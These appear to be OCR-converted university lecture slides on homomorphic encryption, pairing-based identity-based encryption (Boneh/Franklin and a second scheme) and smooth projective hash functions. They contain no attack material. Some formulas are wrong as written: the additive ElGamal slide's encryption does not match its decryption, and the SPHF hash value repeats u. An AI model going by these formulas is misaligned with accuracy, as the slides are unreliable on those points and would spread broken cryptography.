- Private Smart Metering and Smart Billing
- Privacy-Preserving Face Recognition
- ...

Brief history of partially homomorphic cryptosystems

$$Enc(a,k) * Enc(b,k) = Enc(a*b,k)$$

Year	**Name**	**Security hypothesis**	**Expansion**
1977	RSA	factorization	
1982	Goldwasser - Micali	quadratic residuosity	$\log_2(n)$
1994	Benaloh	higher residuosity	> 2
1998	Naccache - Stern	higher residuosity	> 2
1998	Okamoto - Uchiyama	p-subgroup	3
1999	Paillier	composite residuosity	2
2001	Damgaard - Jurik	composite residuosity	$\frac{d+1}{d}$
2005	Boneh - Goh - Nissim	ECC Log	
2010	Aguilar-Gaborit-Herranz	SIVP integer lattices	

Expansion factor is the ration ciphertext over plaintext.

Scheme Unpadded RSA

If the RSA public key is modulus m and exponent e, then the encryption of a message x is given by

$$\mathcal{E}(x) = x^e \mod m$$

$$\begin{aligned}
\mathcal{E}(x_1) \cdot \mathcal{E}(x_2) &= x_1^e x_2^e \mod m \\
&= (x_1 x_2)^e \mod m \\
&= \mathcal{E}(x_1 \cdot x_2)
\end{aligned}$$

Scheme ElGamal

In the ElGamal cryptosystem, in a cyclic group G of order q with generator g, if the public key is (G, q, g, h), where $h = g^x$ and x is the secret key, then the encryption of a message m is $\mathcal{E}(m) = (g^r, m \cdot h^r)$, for some random $r \in \{0, \ldots, q-1\}$.

$$\begin{aligned}
\mathcal{E}(m_1) \cdot \mathcal{E}(m_2) &= (g^{r_1}, m_1 \cdot h^{r_1})(g^{r_2}, m_2 \cdot h^{r_2}) \\
&= (g^{r_1+r_2}, (m_1 \cdot m_2) h^{r_1+r_2}) \\
&= \mathcal{E}(m_1 \cdot m_2)
\end{aligned}$$

Fully Homomorphic Encryption

$$Enc(a, k) * Enc(b, k) = Enc(a * b, k)$$
$$Enc(a, k) + Enc(b, k) = Enc(a + b, k)$$
$$f(Enc(a, k), Enc(b, k)) = Enc(f(a, b), k)$$

Fully Homomorphic encryption

- Craig Gentry (STOC 2009) using lattices
- Marten van Dijk; Craig Gentry, Shai Halevi, and Vinod Vaikuntanathan using integer
- Craig Gentry; Shai Halevi. "A Working Implementation of Fully Homomorphic Encryption"
- ...

Simple SHE: SGHV Scheme [vDGHV10]

Public error-free element : $x_0 = q_0 \cdot p$
Secret key $sk = p$

Encryption of $m \in \{0, 1\}$

$$c = q \cdot p + 2 \cdot r + m$$

where q is a large random and r a small random.

LABORATOIRE D'INFORMATIQUE,
DE MODÉLISATION ET D'OPTIMISATION DES SYSTÈMES

Simple SHE: SGHV Scheme [vDGHV10]

Public error-free element : $x_0 = q_0 \cdot p$
Secret key $sk = p$

Encryption of $m \in \{0, 1\}$

$$c = q \cdot p + 2 \cdot r + m$$

where q is a large random and r a small random.

Decryption of c

$$m = (c \mod p) \mod 2$$

LABORATOIRE D'INFORMATIQUE,
DE MODÉLISATION ET D'OPTIMISATION DES SYSTÈMES

Limitations

- Efficiency: HEtest: A Homomorphic Encryption Testing Framework (2015)




Fig. 9. Key generation time (left) and homomorphic evaluation time (right), in seconds

Outline

LABORATOIRE D'INFORMATIQUE,
DE MODÉLISATION ET D'OPTIMISATION DES SYSTÈMES

Boneh/Franklin

Using Weil pairing over elliptic curves and finte fields.

Phases

1. Setup
2. Extract
3. Encryption
4. Decryption

Setup

Private Key Generator

Let G_1 (with generator P) and G_2 two public groups with paring e.

- a random private master-key $K_m = s \in \mathbb{Z}_q^*$,
- a public key $K_{pub} = sP$,
- a public hash function $H_1 : \{0,1\}^* \to G_1^*$,
- a public hash function $H_2 : G_2 \to \{0,1\}^n$
- $\mathcal{M} = \{0,1\}^n$ and $\mathcal{C} = G_1^* \times \{0,1\}^n$

Extract

How to create the public key for $ID \in \{0,1\}^*$

- $Q_{ID} = H_1(ID)$
- the private key $d_{ID} = sQ_{ID}$ which is given to the user.

Encryption

Let K_{pub} be the PKG's public key

How to compute c the cipher of $m \in \mathcal{M}$

- $Q_{ID} = H_1(ID) \in G_1^*$,
- choose random $r \in \mathbb{Z}_q^*$,
- compute $g_{ID} = e(Q_{ID}, K_{pub}) \in G_2$
- set $c = (rP, m \oplus H_2(g_{ID}^r))$

K_{pub} is independent of the recipient's ID.

Decryption

Given $c = (u, v) \in \mathcal{C}$,

$$m = v \oplus H_2\left(e\left(d_{ID}, u\right)\right)$$

Correctness

The encrypting entity uses $H_2\left(g_{ID}^r\right)$, while for decryption, $H_2\left(e\left(d_{ID}, u\right)\right)$ is applied.

$$\begin{aligned} H_2\left(e\left(d_{ID}, u\right)\right) &= H_2\left(e\left(sQ_{ID}, rP\right)\right) \\ &= H_2\left(e\left(Q_{ID}, P\right)^{rs}\right) \\ &= H_2\left(e\left(Q_{ID}, sP\right)^{r}\right) \\ &= H_2\left(e\left(Q_{ID}, K_{pub}\right)^{r}\right) \\ &= H_2\left(g_{ID}^r\right) \end{aligned}$$

The security is based on Bilinear Diffie-Hellman Problem (BDH).

Outline

LABORATOIRE D'INFORMATIQUE,
DE MODÉLISATION ET D'OPTIMISATION DES SYSTÈMES

Key Generation

The PKG has

- master secret z where $1 < z < q$,
- public key $Z = [z].P$

Generation of the private key

K_U, for the user with identity ID_U as follows:

$$K_U = [\frac{1}{z + H_1(ID_U)}].P$$

LABORATOIRE D'INFORMATIQUE,
DE MODÉLISATION ET D'OPTIMISATION DES SYSTÈMES

Encryption

To encrypt a non-repeating message $\mathbb{M}$ with identity, ID_U and Z.

Encryption

- Create: $id = H_1(ID_U)$
- The sender generates r using $r = H_1(\mathbb{M}||id)$
- Generate

$$R = [r].([id].P + Z)$$

- Create the masked message:

$$S = \mathbb{M} \oplus H_2(g^r)$$

- The encrypted output is: (R, S)

Decryption

To decrypt a message encrypted to ID_U, the receiver requires the private key, K_U from the PKG and the public value Z.

Decryption of (R, S)

- Compute $id = H_1(ID_U)$
- Compute: $w = e(R, K_U)$
- $\mathbb{M} = S \oplus H_2(w)$
- Verification $r = H_1(\mathbb{M}||id)$, and only accept the message if: $[r].([id].P + Z) \equiv R$

Correctness

$$
\begin{aligned}
w &= e(R, K_U) \\
&= e([r].([id].P + Z), K_U) \\
&= e([r].([id].P + [z].P), K_U) \\
&= e([r(id + z)].P, K_U) \\
&= e([r(id + z)].P, [\frac{1}{(id + z)}].P) \\
&= e(P, P)^{\frac{r(id+z)}{(id+z)}} \\
&= g^r
\end{aligned}
$$

As a result:


$$S \oplus H_2(w) = (\mathbb{M} \oplus H_2(g^r)) \oplus H_2(w) = \mathbb{M}$$

LABORATOIRE D'INFORMATIQUE,
DE MODÉLISATION ET D'OPTIMISATION DES SYSTÈMES

Outline

Smooth Projective Hash Funciton : SPHF

NP language $\mathcal{L}$: $\quad W \in \mathcal{L} \subseteq \mathcal{X} \iff \exists w,\ \mathcal{R}(W, w) = 1$



$hk \xleftarrow{R} \text{HashKG}()$

$H \leftarrow \text{Hash}(hk, W)$

$hp \leftarrow \text{ProjKG}(hk)$

$H' \leftarrow \text{ProjHash}(hp, W, w)$

LIMOS LABORATOIRE D'INFORMATIQUE, DE MODÉLISATION ET D'OPTIMISATION DES SYSTÈMES

Application of SPHF : Honest Verifier ZPK

Bob wants to prove to Alice that $W \in \mathcal{L}$.

Alice

W

$hk \stackrel{R}{\leftarrow} \mathsf{HashKG}()$

$hp \leftarrow \mathsf{ProjKG}(hk)$

$H \leftarrow \mathsf{Hash}(hk, W)$

$\xrightarrow{hp}$

Bob

W, w

$H' \leftarrow \mathsf{ProjHash}(hp, W, w)$

$\xleftarrow{H'}$

accepts if $H = H'$

SPHF

Alice wants to send m to Bob if $\mathsf{W} \in \mathcal{L}$.

Alice		Bob
W, m		W, w
$\mathsf{hk} \xleftarrow{R} \mathsf{HashKG}()$		
$\mathsf{hp} \leftarrow \mathsf{ProjKG}(\mathsf{hk})$		
$\mathsf{H} \leftarrow \mathsf{Hash}(\mathsf{hk}, \mathsf{W})$		
	$\xrightarrow{\mathsf{hp},\ c = \mathsf{H} \oplus \mathsf{m}}$	
		$\mathsf{H'} \leftarrow \mathsf{ProjHash}(\mathsf{hp}, \mathsf{W}, \mathsf{w})$
		$\mathsf{m}' \leftarrow c \oplus \mathsf{H'}$

Elgamal additif

- Secret key: s
- Public key: $h = g.s$
- Encrypt M: $c = (u, v) = (g.r, g.r + M)$
- Decrypt : $M = v - u.s$

SPHF Elgamal CS02

Language of ciphertexts of $M = 0$

$$L = \{cipherofElgamaladditive\}$$

- Hashing key: $hk = (\alpha, \beta)$
- Projection key: $hp = \alpha.g + \beta.h$
- Hash value: $H = \alpha.u + \beta.u$
- Porjection hash value: $H' = hp.r$

Thank you for your attention.

Questions ?

LABORATOIRE D'INFORMATIQUE,
DE MODÉLISATION ET D'OPTIMISATION DES SYSTÈMES